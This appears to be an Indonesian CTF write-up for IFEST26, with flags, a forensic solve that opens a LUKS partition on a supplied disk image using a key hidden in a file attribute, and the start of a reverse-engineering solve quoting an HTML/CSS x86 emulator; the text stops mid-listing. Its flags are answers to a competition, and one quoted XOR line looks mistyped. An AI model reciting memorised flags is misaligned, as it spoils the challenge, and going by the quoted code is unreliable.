
FLAG:
IFEST26{457r4l_4rch1v3_8r34ch3d_8y_50lv1n9_mul71v4r1473_3qu4710n5_v14_l1n34r1z4710n_4774ck_0v3r_94l015_f13ld_257_d8a7c2b5e9f143029a1b8c7d6e5f4a3b2c1d0e9f8a7b6c5d4e3f2a1b0c9d8e7f}

AI link (chronological order):


- https://chat.deepseek.com/share/xex92xmch7579tzl3a
- https://chat.deepseek.com/share/9wxjm2hoqqzmvsqhbr

Forensic


- deadbox : skill issue edition [100 pts]




di berikan sebuah file disk image yang dimana kitah harus bedah file tersebut dan kita harus menganalisis bagaimana kita mencari flag nya.



saya disini analisis menggunakan ftk imager kita bisa liat disini bahwa ini adalah sebuah disk image dari kali linux disini saya analisis di bagian log kali.



nah di seperti di bilang di deskripsi bahwa di kejutkan pada malam hari ada yang sedang coba login ke ssh dan ip otomatis dia akan masuk ke auth log karena si hacker secara tidak sadar sudah masuk jebakan dari seblum dia coba login.




kita bisa liat disini bahwa si akun deploy berhasil login dan dia menyebabkan riwayat git menjadi tidak lagi berada di branch utama dan bisa di temukan sebagai dangling commit lalu dia menjalan setfattr yang dimana setfattr ini mengatur extended attribute (xattr) pada sebuah file. jadi key luks di simpan sebagai extended attribute pada sys_report.pdf.

dari sini saya sebenernya udah buntu sampe saya full tanya deepseek cuma ketika saya terus saya serasa di buat muter muter mau ga mau saya harus teliti lagi, dan disini lah saya mulai curiga karena ada kunci luks saya pernah denger jadi saya coba cari sumber sumber tentang luks crypt ini


[Refrerensi LUKS]

dari refrerensi ini saya baca dan saya coba coba command dari refrerensi yang saya baca

yang pertama saya lakukan adalah saya membaca extended attribute dari file sys_report tersebut dengan command getfattr -n user.luks_key sys_report.pdf




setelah kita menemukan sebuah key luks nya kita simpan dan kita decrypt di sebuah file bin



nah dsini saya cek partisi nya dan kita bisa liat ada 2 partisi yang berupa linux file system tapi yang menarik disini adalah di partisi ke 2 karena di partisi 2 ini ukuran nya tidak terlalu besar dan tidak terlalu kecil dimana ini untuk menyimpan sebuah file file penting dan secret.
selanjut nya




saya mengubah deadbox.img menjadi sebuah loop device, supaya linux bisa memperlakukan seperti harddisk sungguhan. dan mengeluarkan output /dev/loop2 yang berarti deadbox.img sudah berhasil di pasang sebagai loop device.



setelah itu saya coba menjalankan lsblk -f /dev/loop2. yang dimana saya ingin melihat informasi file system dan partisi yang ada didalem /dev/loop2 ini. disini hasil nya cukup menarik bahwasannya loop2p1 berisi sebuah file system linux

biasa tapi bagian loop2p2 disini lah awal curiga di mulai kita bisa liat FSTYPE atau file system type menunjukan bahwa loop2p2 ini sebuah crypto_luks berarti sebuah enkripsi disk yang berada di atas kerangka kerja pemetaan perangkat kernel Linux (dm-crypt).


selanjut nya kita tinggal buka volume LUKS dengan command sudo cryptsetup luksOpen
lalu kita tambahkan buka partisi /dev/loop2p2 lalu membuat device hidden_vault dengan menggunakan key luks yang telah kita baca extented attribute nya dan kita simpan di /tmp/luks.key



ketika sudah berhasil kita buka kita cek lagi dengan menggunakan command lsblk -f



kita bisa lihat setelah kita buka partisi nya sekarang dia berada di /mnt/vault kita langsung ke direktori nya.



dan ketemu sebuah file flag.txt.




dan ketemu flag nya.

flag :
IFEST26{y0u_just_g1t_fsck3d_bruh_attacker_left_creds_in_dangling_bl0b_skill_issue_b74d9fdac5da}

- **link AI :** https://chat.deepseek.com/share/5h0nu2od8joz0k9ari
- **Link Refrerensi : -** https://linuxvox.com/blog/linux-luks-encryption/
- https://www.cyberciti.biz/security/howto-linux-hard-disk-encryption-with-luks-cryptsetup-command/

Reverse Engineering

PC KentanK [100 pts]



diberikan sebuah file **.html.** yeah it's kind like kita harus nge reverse file htmlnya ini. jadi kalau aku buka di vscode. panjangnya itu sekitar 8k line kurang lebih. sebenernya yang buat panjang itu karna insialisasi nilai per masing-masing register sama mem aja si, soalnya custom emulator x86 jadi panjang banget itu set valuenya. overral yang aku lakukan pertama kita extract dlu nilai dari register dan juga memnya, setelah itu ubah menjadi **OPCODE** bisa pakai **capstone** then di reverse logic dari **OPCODE** nya

tampak filenya seperti ini:

challenge.html

```
<body>
<div class="retro-frame">
  <div class="frame-bar">
    <span>SYSTEM NODE 0x0100 // VINTAGE ARCHIVE</span>
    <div class="frame-dots">
      <div class="dot"></div>
      <div class="dot"></div>
      <div class="dot"></div>
    </div>
  </div>

  <div class="frame-body">
    <div class="ornament-grid">
      <div class="ornament-card">
        <span>ARCH</span>
        <strong>x86 / 8086</strong>
      </div>
      <div class="ornament-card">
        <span>MEMORY</span>
        <strong>1568 CELLS</strong>
      </div>
      <div class="ornament-card">
        <span>STATE</span>
        <strong>ONLINE</strong>
      </div>
    </div>

    <div
class="ascii-box">+-----------------------------------------------------+
|  VINTAGE COMPUTING PRESERVATION ARCHIVE (1998-2026)  |
|  STATUS: IDLE                                         |
|  RUNTIME: CASCADING CORE ENGINE                      |
+-----------------------------------------------------+</div>
```

```
  </div>

  <div class="frame-footer">
    <span>SEGMENT: 0x0100</span>
    <span>READY</span>
  </div>
</div>

<div class="clock" style="display:none;">
  <div class="cpu">
    <div class="screen"></div>
  </div>
</div>

<script>
  const _0x4d12 = [51, 28, 1, 242, 252, 166, 134, 153, 186, 191, 168, 158,
130, 42, 115, 123, 4, 21, 6, 63, 62, 8, 20, 203, 166, 195, 226, 209, 248,
184, 136, 157, 143, 53, 71, 102, 2, 127, 36, 55, 7, 29, 48, 191, 244, 235,
218, 152, 191, 229, 221, 198];

  function _0x2c7f(seed) {
    let res = "";
    for (let i = 0; i < _0x4d12.length; i++) {
      res += String.fromCharCode(_0x4d12[i] ^ ((i * 13 + (seed & 0xFF)) &
0xFF));
    }
    return res;
  }

  window.verifyToken = function(passcode) {
    let h = 0;
    for (let i = 0; i < (passcode || "").length; i++) {
      h = (h * 31 + passcode.charCodeAt(i)) & 0xFFFF;
    }
    if (h === 0x4823) {
      return _0x2c7f(0x5B);
    }
```

```
    return _0x2c7f(0x5B);
  };
</script>

<style>
.clock {
  --clock: 0;
  animation: anim-clock calc(8 * 1ms) step-start infinite;
  @keyframes anim-clock {
    0% { --clock: 0; }
    33% { --clock: 1; }
    66% { --clock: 2; }
  }
}
.cpu {
  --newFlags: --calcFlags();
  --__0frame-count: var(--frame-count);
--__0AX: var(--AX);
--__0CX: var(--CX);
--__0DX: var(--DX);
--__0BX: var(--BX);
--__0SP: var(--SP);
--__0BP: var(--BP);
--__0SI: var(--SI);
--__0DI: var(--DI);
--__0IP: var(--IP);
--__0ES: var(--ES);
--__0CS: var(--CS);
--__0SS: var(--SS);
--__0DS: var(--DS);
--__0flags: var(--flags);
--__0m0: var(--m0);
--__0m1: var(--m1);
--__0m2: var(--m2);
--__0m3: var(--m3);
--__0m4: var(--m4);
--__0m5: var(--m5);
```

```
--__0m6: var(--m6);
--__0m7: var(--m7);
--__0m8: var(--m8);
--__0m9: var(--m9);
/* panjang banget */
--__0m1530: var(--m1530);
--__0m1531: var(--m1531);
--__0m1532: var(--m1532);
--__0m1533: var(--m1533);
--__0m1534: var(--m1534);
--__0m1535: var(--m1535);
--__0m8192: var(--m8192);
--__0m8193: var(--m8193);
--__0m8194: var(--m8194);
--__0m8195: var(--m8195);
--__0m8196: var(--m8196);
--__0m8197: var(--m8197);
--__0m8198: var(--m8198);
--__0m8199: var(--m8199);
--__0m8200: var(--m8200);
--__0m8201: var(--m8201);
--__0m8202: var(--m8202);
--__0m8203: var(--m8203);
--__0m8204: var(--m8204);
--__0m8205: var(--m8205);
--__0m8206: var(--m8206);
--__0m8207: var(--m8207);
--__0m8448: var(--m8448);
--__0m8449: var(--m8449);
--__0m8450: var(--m8450);
--__0m8451: var(--m8451);
--__0m8452: var(--m8452);
--__0m8453: var(--m8453);
--__0m8454: var(--m8454);
--__0m8455: var(--m8455);
--__0m8456: var(--m8456);
--__0m8457: var(--m8457);
```

```
--__0m8458: var(--m8458);
--__0m8459: var(--m8459);
--__0m8460: var(--m8460);
--__0m8461: var(--m8461);
--__0m8462: var(--m8462);
--__0m8463: var(--m8463);
/* disini ada frame-count var yang panjang banget */
--instId: --readMem(var(--__1IP));
  --instLen: --getInstLen(var(--instId));
  --instArg1Type: --getInstArg1Type(var(--instId));
  --instArg2Type: --getInstArg2Type(var(--instId));
  --modRm: if(style(--instArg1Type:0):0;else:--readMem(calc(var(--__1IP) +
1)));
  --modRm_mod: --rightShift(var(--modRm), 6);
  --modRm_reg: --lowerBytes(--rightShift(var(--modRm), 3), 3);
  --modRm_rm: --lowerBytes(var(--modRm), 3);
  --modRm_disp: if(
    style(--instArg1Type:0):0;
    style(--modRm_mod:0) and
style(--modRm_rm:6):--readMemWord(calc(var(--__1IP) + 2));
    style(--modRm_mod:1):--readMem(calc(var(--__1IP) + 2));
    style(--modRm_mod:2):--readMemWord(calc(var(--__1IP) + 2));
    else:0
  );
  --modRm_addr1: if(
    style(--modRm_rm:0):calc(var(--__1BX) + var(--__1SI) +
var(--modRm_disp));
    style(--modRm_rm:1):calc(var(--__1BX) + var(--__1DI) +
var(--modRm_disp));
    style(--modRm_rm:2):calc(var(--__1BP) + var(--__1SI) +
var(--modRm_disp));
    style(--modRm_rm:3):calc(var(--__1BP) + var(--__1DI) +
var(--modRm_disp));
    style(--modRm_rm:4):calc(var(--__1SI) + var(--modRm_disp));
    style(--modRm_rm:5):calc(var(--__1DI) + var(--modRm_disp));

style(--modRm_rm:6):if(style(--modRm_mod:0):var(--modRm_disp);else:calc(var(
```

```
--__1BP) + var(--modRm_disp)));
    style(--modRm_rm:7):calc(var(--__1BX) + var(--modRm_disp));
  );
  --modRm_addr2: if(
    style(--modRm_mod:3):--getRegAddr(var(--modRm_rm), 1);
    else:var(--modRm_addr1)
  );
  --modRm_val2: if(
    style(--modRm_mod:3):--readReg(var(--modRm_rm), 1);
    else:--readMemWord(var(--modRm_addr1))
  );
  --modRm_val1: if(
    style(--modRm_mod:3):--readReg(var(--modRm_rm), 0);
    else:--readMem(var(--modRm_addr1))
  );
  --instArg1: --getInstArg(var(--instArg1Type), 1);
  --instArg2: --getInstArg(var(--instArg2Type), 2);
  --instArgDest1: --getInstArgDest(var(--instArg1Type), 1);
  --instArgDest2: --getInstArgDest(var(--instArg2Type), 2);
  --addrDestA: --getDest(0);
  --addrDestB: --getDest(1);
  --addrValA: --getVal(0);
  --addrValB: --getVal(1);
  --addrValA1: --lowerBytes(var(--addrValA), 8);
  --addrValA2: --rightShift(var(--addrValA), 8);
  --addrJump: --getJump(0);
  --moveStack: --getMoveStack();
  --isWordWrite: --getIsWordWrite();
  & {
    --border: clamp(16px, 3vw, 32px);
    width: min(80ch, calc(100vw - 32px - var(--border) * 2));
    display: none !important;
  }
}
/* then ini mulai masukin nilai ke mem dan reg nya disini
<style>
@property --clock {
```

```
  syntax: '<integer>';
  inherits: true;
  initial-value: 0;
}

@property --textBuffer {
  syntax: '<content-list>';
  inherits: true;
  initial-value: "";
}

@property --frame-count {
  syntax: "<integer>";
  initial-value: 0;
  inherits: true;
}
@property --AX {
  syntax: "<integer>";
  initial-value: 0;
  inherits: true;
}
@property --CX {
  syntax: "<integer>";
  initial-value: 0;
  inherits: true;
}

/* panjang banget */

@property --m8461 {
  syntax: "<integer>";
  initial-value: 0;
  inherits: true;
}
@property --m8462 {
  syntax: "<integer>";
  initial-value: 0;
```

```
  inherits: true;
}
@property --m8463 {
  syntax: "<integer>";
  initial-value: 0;
  inherits: true;
}
/* and ini emulator x86 16 bit pakai css semua */

function --readMemWord(--at <integer>) returns <integer> {
  --low: --readMem(var(--at));
  --high: --readMem(calc(var(--at) + 1));
  result: calc(var(--low) + var(--high) * 256);
}

@function --xor(--a <integer>, --b <integer>) returns <integer> {
  result: calc(
    (--bit(var(--a), 0) + --bit(var(--b), 0) == 1) * 1 +
    (--bit(var(--a), 1) + --bit(var(--b), 1) == 1) * 2 +
    (--bit(var(--a), 2) + --bit(var(--b), 2) == 1) * 4 +
    (--bit(var(--a), 3) + --bit(var(--b), 3) == 1) * 8 +
    (--bit(var(--a), 4) + --bit(var(--b), 4) == 1) * 16 +
    (--bit(var(--a), 5) + --bit(var(--b), 5) == 1) * 32 +
    (--bit(var(--a), 6) + --bit(var(--b), 6) == 1) * 64 +
    (--bit(var(--a), 7) + --bit(var(--b), 7) == 1) * 128 +
    (--bit(var(--a), 8) + --bit(var(--b), 8) == 1) * 256 +
    (--bit(var(--a), 9) + --bit(var(--b), 9) == 1) * 512 +
    (--bit(var(--a), 10) + --bit(var(--b), 10) == 1) * 1024 +
    (--bit(var(--a), 11) + --bit(var(--b), 11) == 2) * 2048 +
    (--bit(var(--a), 12) + --bit(var(--b), 12) == 1) * 4096 +
    (--bit(var(--a), 13) + --bit(var(--b), 13) == 1) * 8192 +
    (--bit(var(--a), 14) + --bit(var(--b), 14) == 1) * 16384 +
    (--bit(var(--a), 15) + --bit(var(--b), 15) == 1) * 32768
  );
}

@function --and(--a <integer>, --b <integer>) returns <integer> {
```

```
  result: calc(
    (--bit(var(--a), 0) + --bit(var(--b), 0) == 2) * 1 +
    (--bit(var(--a), 1) + --bit(var(--b), 1) == 2) * 2 +
    (--bit(var(--a), 2) + --bit(var(--b), 2) == 2) * 4 +
    (--bit(var(--a), 3) + --bit(var(--b), 3) == 2) * 8 +
    (--bit(var(--a), 4) + --bit(var(--b), 4) == 2) * 16 +
    (--bit(var(--a), 5) + --bit(var(--b), 5) == 2) * 32 +
    (--bit(var(--a), 6) + --bit(var(--b), 6) == 2) * 64 +
    (--bit(var(--a), 7) + --bit(var(--b), 7) == 2) * 128 +
    (--bit(var(--a), 8) + --bit(var(--b), 8) == 2) * 256 +
    (--bit(var(--a), 9) + --bit(var(--b), 9) == 2) * 512 +
    (--bit(var(--a), 10) + --bit(var(--b), 10) == 2) * 1024 +
    (--bit(var(--a), 11) + --bit(var(--b), 11) == 2) * 2048 +
    (--bit(var(--a), 12) + --bit(var(--b), 12) == 2) * 4096 +
    (--bit(var(--a), 13) + --bit(var(--b), 13) == 2) * 8192 +
    (--bit(var(--a), 14) + --bit(var(--b), 14) == 2) * 16384 +
    (--bit(var(--a), 15) + --bit(var(--b), 15) == 2) * 32768
  );
}

@function --or(--a <integer>, --b <integer>) returns <integer> {
  result: calc(
    (--bit(var(--a), 0) + --bit(var(--b), 0) > 0) * 1 +
    (--bit(var(--a), 1) + --bit(var(--b), 1) > 0) * 2 +
    (--bit(var(--a), 2) + --bit(var(--b), 2) > 0) * 4 +
    (--bit(var(--a), 3) + --bit(var(--b), 3) > 0) * 8 +
    (--bit(var(--a), 4) + --bit(var(--b), 4) > 0) * 16 +
    (--bit(var(--a), 5) + --bit(var(--b), 5) > 0) * 32 +
    (--bit(var(--a), 6) + --bit(var(--b), 6) > 0) * 64 +
    (--bit(var(--a), 7) + --bit(var(--b), 7) > 0) * 128 +
    (--bit(var(--a), 8) + --bit(var(--b), 8) > 0) * 256 +
    (--bit(var(--a), 9) + --bit(var(--b), 9) > 0) * 512 +
    (--bit(var(--a), 10) + --bit(var(--b), 10) > 0) * 1024 +
    (--bit(var(--a), 11) + --bit(var(--b), 11) > 0) * 2048 +
    (--bit(var(--a), 12) + --bit(var(--b), 12) > 0) * 4096 +
    (--bit(var(--a), 13) + --bit(var(--b), 13) > 0) * 8192 +
    (--bit(var(--a), 14) + --bit(var(--b), 14) > 0) * 16384 +
```

```
    (--bit(var(--a), 15) + --bit(var(--b), 15) > 0) * 32768
  );
}

@function --not(--a <integer>) returns <integer> {
  result: calc(
    (1 - --bit(var(--a), 0)) * 1 +
    (1 - --bit(var(--a), 1)) * 2 +
    (1 - --bit(var(--a), 2)) * 4 +
    (1 - --bit(var(--a), 3)) * 8 +
    (1 - --bit(var(--a), 4)) * 16 +
    (1 - --bit(var(--a), 5)) * 32 +
    (1 - --bit(var(--a), 6)) * 64 +
    (1 - --bit(var(--a), 7)) * 128 +
    (1 - --bit(var(--a), 8)) * 256 +
    (1 - --bit(var(--a), 9)) * 512 +
    (1 - --bit(var(--a), 10)) * 1024 +
    (1 - --bit(var(--a), 11)) * 2048 +
    (1 - --bit(var(--a), 12)) * 4096 +
    (1 - --bit(var(--a), 13)) * 8192 +
    (1 - --bit(var(--a), 14)) * 16384 +
    (1 - --bit(var(--a), 15)) * 32768
  );
}

@function --getInstLen(--id <integer>) returns <integer> {
  result:
if(style(--instId:1):2;style(--instId:2):2;style(--instId:3):2;style(--instId:4):2;style(--instId:5):2;style(--instId:6):3;style(--instId:9):2;style(--instId:10):2;style(--instId:11):2;style(--instId:12):2;style(--instId:13):2;style(--instId:14):3;style(--instId:16):2;style(--instId:17):2;style(--instId:18):2;style(--instId:19):2;style(--instId:20):2;style(--instId:21):3;style(--instId:24):2;style(--instId:25):2;style(--instId:26):2;style(--instId:27):2;style(--instId:28):2;style(--instId:29):3;style(--instId:32):2;style(--instId:33):2;style(--instId:34):2;style(--instId:35):2;style(--instId:36):2;style(--instId:37):3;style(--instId:40):2;style(--instId:41):2;style(--instId:42):2;style(--instId:43):2;style(--instId:44):2;style(--instId:45):3;style(--
```

```
instId:48):2;style(--instId:49):2;style(--instId:50):2;style(--instId:51):2;
style(--instId:52):2;style(--instId:53):3;style(--instId:56):2;style(--instI
d:57):2;style(--instId:58):2;style(--instId:59):2;style(--instId:60):2;style
(--instId:61):3;style(--instId:96):2;style(--instId:97):2;style(--instId:98)
:2;style(--instId:99):2;style(--instId:100):2;style(--instId:101):2;style(--
instId:102):2;style(--instId:103):2;style(--instId:104):2;style(--instId:105
):2;style(--instId:106):2;style(--instId:107):2;style(--instId:108):2;style(
--instId:109):2;style(--instId:110):2;style(--instId:111):2;style(--instId:1
12):3;style(--instId:113):3;style(--instId:114):3;style(--instId:115):3;styl
e(--instId:116):3;style(--instId:117):3;style(--instId:118):3;style(--instId
:119):3;style(--instId:120):4;style(--instId:121):4;style(--instId:122):4;st
yle(--instId:123):4;style(--instId:124):4;style(--instId:125):4;style(--inst
Id:126):4;style(--instId:127):4;style(--instId:128):3;style(--instId:129):3;
style(--instId:130):3;style(--instId:131):3;style(--instId:132):3;style(--in
stId:133):3;style(--instId:134):3;style(--instId:135):3;style(--instId:136):
3;style(--instId:137):3;style(--instId:138):3;style(--instId:139):3;style(--
instId:140):3;style(--instId:141):3;style(--instId:142):3;style(--instId:143
):3;style(--instId:144):2;style(--instId:145):2;style(--instId:146):2;style(
--instId:147):2;style(--instId:148):2;style(--instId:149):2;style(--instId:1
50):2;style(--instId:151):2;style(--instId:152):2;style(--instId:153):2;styl
e(--instId:154):2;style(--instId:155):2;style(--instId:166):5;style(--instId
:172):3;style(--instId:173):3;style(--instId:174):3;style(--instId:175):3;st
